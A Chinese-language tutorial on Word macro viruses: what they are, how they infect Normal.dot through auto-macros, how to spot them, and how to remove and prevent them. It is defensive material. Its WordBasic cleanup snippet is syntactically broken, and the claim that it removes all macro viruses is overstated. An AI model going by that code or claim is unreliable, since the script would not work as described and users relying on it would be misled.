Word 提供了两种创建宏的方法：宏录制器和 Visual Basic 编辑器。宏录制器可帮助你开始创建宏；Word 在 Visual Basic for Applications 编程语言中把宏录制为一系列的 Word 命令。

可在 Visual Basic 编辑器中打开已录制的宏，修改其中的指令。也可用 Visual Basic 编辑器创建包括 Visual Basic 指令的非常灵活和强有力的宏。

你可将宏保存到模板或文档中。在默认的情况下，Word 将宏存贮在 Normal 模板中，以便所有的 Word 文档均能使用。

这一特点几乎为所有的宏病毒所利用。

二 什么是宏病毒

既然了解了宏的概念，那么宏病毒也就不难理解了。宏病毒是一种寄存在文档或模板的宏中的计算机病毒。一旦打开这样的文档，其中的宏就会被执行，于是宏病毒就会被激活，转移到计算机上，并驻留在 Normal 模板上。从此以后，所有自动保存的文档都会“感染”上这种宏病毒。而且，如果其他用户打开了感染病毒的文档，宏病毒又会转移到他的计算机上。

LOOK 注意 有一点大家必须明白，宏病毒与有用的正常宏采用相同的语言编写，只是这些宏的执行效果有害，而且在编写上利用了 Word 允许宏自动执行这一特点，使用户在打开文件时不知不觉地就运行了这些病毒程序。

如果某个文档中包含了宏病毒，我们称此文档感染了宏病毒；如果 Word 系统中的模板包含了宏病毒，我们称 Word 系统感染了宏病毒。

三 宏病毒的分类

根据触发条件，Word 宏病毒至少可分为两类：一类是公（共）用宏病毒。这类宏病毒对所有的 Word 文档有效，其触发条件是在启动或调用 Word 文档时，自动触发执行。这类宏病毒有两个显著的特点：

一是只能用“Autoxxxx”来命名，即宏名称是用“Auto”开头，xxxx 表示的是具体的一种宏文件名。如 AutoOpen、AutoClose、AutoCopy 等；

二是它们一定要附加在 Word 共用模板上才有“公用”作用。通常在用户不规定和另行编制其它的公用模板时，它们应是附加在 Normal.dot 模板上，或者首先要能将自己写进这样的模板才行。

另一类称为“私用宏病毒”。私用宏病毒与公用宏病毒的主要区别是：前者一般放在用户自定义的 Word 模板中，仅与使用这种模板的 Word 文档有关，即只有使用这个特定模板的文档，该宏病毒才有效。而对使用其它模板的文档，私用宏病毒一般不起作用。

从编制病毒者的目的看，一般 Word 宏病毒都被编制成公用宏并自动触发的程序形式，以达到不以用户意志为转移启动和传播的目的。虽然私用宏的 Word 病毒很少，但现在因为互联网使用的频繁，可能网络中传输的一些常用格式的文档会带有私用宏病毒。如随着“Word 97”的使用，将其放在“HTML 模板”中进行传播。

四 宏病毒的原理

宏病毒的产生，是利用了一些数据处理系统内置宏命令编程语言的特性而形成的。这些数据处理系统内置宏编程语言的存在，使得宏病毒有机可乘，病毒可以把特定的宏命令代码附加在指定文件上，通过文件的打开或关闭来获取控制权，实现宏命令在不同文件之间的共享和传递，从而在未经使用者许可的情况下获取某种控制权，达到传染的目的。目前在可被宏病毒感染的系统中，以微软的 Word、Excel 居多。

五 宏病毒的作用

以 Word 为例，一旦病毒宏侵入 Word，它就会替代原有的正常宏，如 FileOpen、FileSave、FileSaveAs 和 FilePrint 等等，并通过这些宏所关联的文件操作功能获取对文件交换的控制。当某项功能被调用时，相应的病毒宏就会篡夺控制权，实施病毒所定义的非法操作，包括传染操作、表现操作以及破坏操作等等。宏病毒在感染一个文档时，首先要把文档转换成模板格式，然后把所有病毒宏（包括自动宏）复制到该文档中。被转换成模板格式后的染毒文件无法转存为任何其它格式。含有自动宏的宏病毒染毒文档，当被其它电脑的 WORD 系统打开时，便会自动感染该电脑。

例如，如果病毒捕获并修改了 FileOpen，那么，它将感染每一个被打开的 WORD 文件。目前，几乎所有已知的宏病毒都沿用了相同的作用机理，即如果 WORD 系统在读取一个染毒文件时遭受感染，则其后所有新创建的 DOC 文件都会被感染。

六 判定系统中是否有宏病毒的简单方法

1、在 Word 中点击"工具"栏处打开"宏"菜单，选中 Normal.dot 模板，若发现有 AutoOpen、AutoNew、AutoClose 等自动宏以及 FileSave、FileSaveAs、FileExit 等文件操作宏或一些怪名字的宏，如 AAAZAO、PayLoad 等，就极可能是感染了宏病毒了，因为 Normal 模板中是不包含这些宏，如图 1 所示：




图 1

2、在使用的 Word"工具"菜单中看不到"宏"这个字，或看到"宏"但光标移到"宏"上鼠标点击无反应，这种情况肯定有宏病毒。

3、打开一个文档，不进行任何操作，退出 Word，如提示存盘，这极可能是 Word 中的 Normal.dot 模板中带宏病毒。

4、打开以 DOC 为后缀的文档文件在另存菜单中只能以模板方式存盘，也可能带有 Word 宏病毒。

5、在运行 Word 过程中经常出现内存不足，打印不正常，也可能有宏病毒。

6、在运行 Word 时，打开 DOC 文档出现是否启动"宏"的提示，该文档极可能带有宏病毒。

七 宏病毒的检查与清除

1、用宏管理器检查并清除宏病毒

除了用上面的方法来判定宏病毒以外，在每次打开 Word 文档之前也要检查文档中是否有宏病毒。

LOOK 注意 方法：选取"工具"菜单中"宏"一项，进入"管理器"，选取标题为"宏"的一页，在"宏有效范围"下拉列表框中打开要检查的文档。这时在上面的列表框中就会出现该文档模板中所含的宏，将不明来源的自动执行宏删除即可。然后关闭管理器，根据提示保存改变的文档。这样比较麻烦，但能够保证将病毒彻底清除。

2、应用 WordBasic 编写宏检查并清除宏病毒

在模板"normal:dot"中编写名字为"AntiMacro_vir"的宏。自动检查所有指定路径下的 Word 文档，删除所有可能的病毒，程序源代码见下面所示，其原理是利用检查 normal.dot 模板和当前激活 Word 文档中是否存在自动执行宏，如有则删除。

```
Macro VirusExist=0
active=CountMacros(1)
For I=1 To active
Select Case LCase$(MacroName$(i,1))
Case"AutoOpen"
Case"AutoSave"
Case"AutoExec"
Case"AutoNew"
Case"AutoClose"
Macro VirusExist=-1
Next I
如果发现病毒存在，提示。
if MacroVirusExist
msg$="本文件可能被Word宏病毒感染!"
msg$=msg$+Chr$(13)+Chr$(13)+"确认将所有的自动执行宏清除!"
ret=MsgBox(msg$,"注意!",1)
if ret=0
Organizer. Delete, Source=FileName$(), Name=MacroName$(i,1), Tab=3,
Organizer. Delete, Source=DefaultDir$(15)+"\normal.dot", Name=MacroName $(i,1), Tab=3
EndIf
End If
End Sub
```

这一程序可清除文档和系统中所有的宏病毒。

3、使用专业杀毒软件

目前已有几家杀毒软件公司相继推出了可安全检查和清除某些 Word 宏病毒的工具软件，如华美星际公司推出的"病毒克星 for Word"，微软公司的 Microsoft MVTools，趋势科技（TrendMicro.）与华彩软件联合推出的软件 HouseCall for Intranet，以及 VIRUS

ALERT for Macros（宏病毒之盾）等许多宏病毒清除软件，都很不错。

特别是采用了Macro TrapTM技术的宏病毒清除软件对付宏病毒很是有一套！

我们先来看一下原有的防毒技术是怎样查杀宏病毒的。一般来说，原有的防毒技术是对已知的Word宏病毒码逐一比对，再找出特定的方法加以清除。明显地，这种技术若单独使用，不再具有效率和任何效果。


例如：目前已找到的一些所谓“宏病毒产生器（Word Macro virus generation engines)”，凡是有这类产生器的人都能轻易地建立Word宏病毒。只要选择“payload”（所希望造成的破坏）和“Infect”（感染方式），你将会立刻得到一种Word宏病毒。

在此情况下，若依然只着重在“检测率”或“清除率”此类的事，是毫无意义的，因为Word宏病毒产生得太快了，使得逐一比对的方式不能发挥其功效。另外，有些防毒方式采用一个宏来检测及消除宏病毒，这也是极危险的作法。因为有些宏病毒会覆盖掉此“防毒宏”，使其丧失功能，或甚至感染“防毒宏”使其成为病毒。

所以，使用者真正需要的是一种可以避免所有已知和未知Word宏病毒的解决方案。最迅速有效的方法应该是分析Word宏病毒的行为，然后研发出一套完全防毒的解决方案。Macro TrapTM正是根据此概念而设计的一套完全解决方案。

Macro TrapTM包含两个部分：扫描引擎（Scan Engine）和清除引擎（Clean Engine)。扫描引擎使用OLE的技术来分析Word文件中的宏指令的行为。若宏有恶意的行为，扫描引擎将会立刻抓住它，然后再交给清除引擎来处理，清除引擎将开始进行清除工作。除了清除宏病毒之外，清除引擎会将中毒的Word文件保存回.DOC格式。

Macro Trap和其它防止宏病毒的技术不同，它会在Microsoft Word激活之前进行防毒工作，不需要打开Word文件即可进行病毒检查。使用Macro TrapTM将可知道哪些Word文件曾经受到感染，并会在激活Microsoft Word之前进行清除动作。最重要的是，使用者在Microsoft Word中编辑文件时，将不再恐惧所编辑的文件是否已经受到Word宏病毒的侵入，如图2所示：



扫描 Word 病毒流程图

图 2

当然，这些杀毒工具软件也只能对已知的宏病毒进行检查和清除（或保护），对于新出现的病毒或病毒的变种则可能不能正常地清除，或者可能会破坏文件的完整性。所以，对于怀疑有病毒的文件在利用软件清除之前，最好做一个备份以防万一，在使用DOS下的杀毒软件时应尤其小心。

八 宏病毒的防范

宏病毒的预防是完全可以做到的，只要在使用Office套装软件之前进行一些正确的设置，就基本上能够防止宏病毒的侵害。任何设置都必须在确保软件未被宏病毒感染的情况下进行：

1、打开“宏病毒防护”

1）在Word中打开“工具”→“选项”→“常规”，将“宏病毒防护”打上勾（Word 97及以上版本才提供此功能），如图3所示：




图 3

清理“工具”菜单中“模板和加载项”中的“共用模板及加载项”中预先加载的文件，不必要的就不加载，必须加载的则要确保没有宏病毒的存在，并且确认没有选中“自动更新样式”选项。退出Word，此时会提示保存Normal.dot模板，按“是”按钮，保存并退出Word；找到Normal.dot文件，将文件属性改成“只读”。

2）对于使用Word 97以前版本的用户，需要自行编制一个名为AutoExec的宏。这个宏在执行时将关闭其它所有自动执行的Word宏。将AutoExec宏保存到一个另外命名的模板中，比如AV.dot，当要使用外来的Word文档时，将含有AutoExec的AV模板改名为Normal.dot模板（应先备份原来的Normal.dot模板）；如果不使用外来文档，可以将原来备份的Normal.dot模板再改名拷贝回来。AutoExec宏的参考代码如下：

```
Sub MAIN
DisableAutoMacros
End Sub
```

3）在Excel中选择“工具”菜单中的“选项”命令，在“常规”中选中“宏病毒防护功能”。

4）在PowerPoint中选择“工具”菜单中的“选项”命令，在“常规”中选中“宏病毒防护”。

2、检查是否存在可疑的宏

当怀疑系统带有宏病毒时，首先应检查是否存在可疑的宏，也就是一些用户没有编制过、也不是Word默认提供而出现的宏，特别是出现一些奇怪名字的宏，那肯定是病毒无疑，将它删除即可。即使删除错了，也不会对Word文档内容产生任何影响，仅仅是少了相应的“宏功能”而已。

具体方法：选择“工具”→“宏”→“删除”。如果需要，可以重新编制。

3、备份模板

针对宏病毒感染Normal.dot模板的特点，你可以在新安装了Word软件后，建立一个新文档，将Word的工作环境按照自己的使用习惯进行设置，并将需要使用的宏一次编制好，做完后保存新文档。这时生成的Normal.dot模板绝对没有宏病毒，在以后遇

到有宏病毒感染时，用备份的Normal.dot模板覆盖当前的模板，可以起到消除宏病毒的作用。同样地，把WinwordStartup目录下的Powerup.dot、Prcadin.dot、Symbar.dot也做个备份。这样，至少能保证Word每次启动时处于无毒状态。

4、使用Windows自带的写字板打开Word文档

当使用外来可能有宏病毒的Word文档时，先用Windows自带的写字板打开，将其转换为写字板格式的文件保存后再用Word调用。因为写字板不调用、不记录、不保存任何宏。文档经此转换，所有附带的宏（包括宏病毒）都将丢失，这条经验特别有用。

5、提示保存Normal模板

一般情况下，大部分Word用户使用的是普通的文字处理功能，很少使用宏编程，即对Normal.dot模板很少去进行修改。因此，用户可以选择“工具”→“选项”→“保存”页面，选中“提示保存Normal模板”项，如图4所示：




图 4

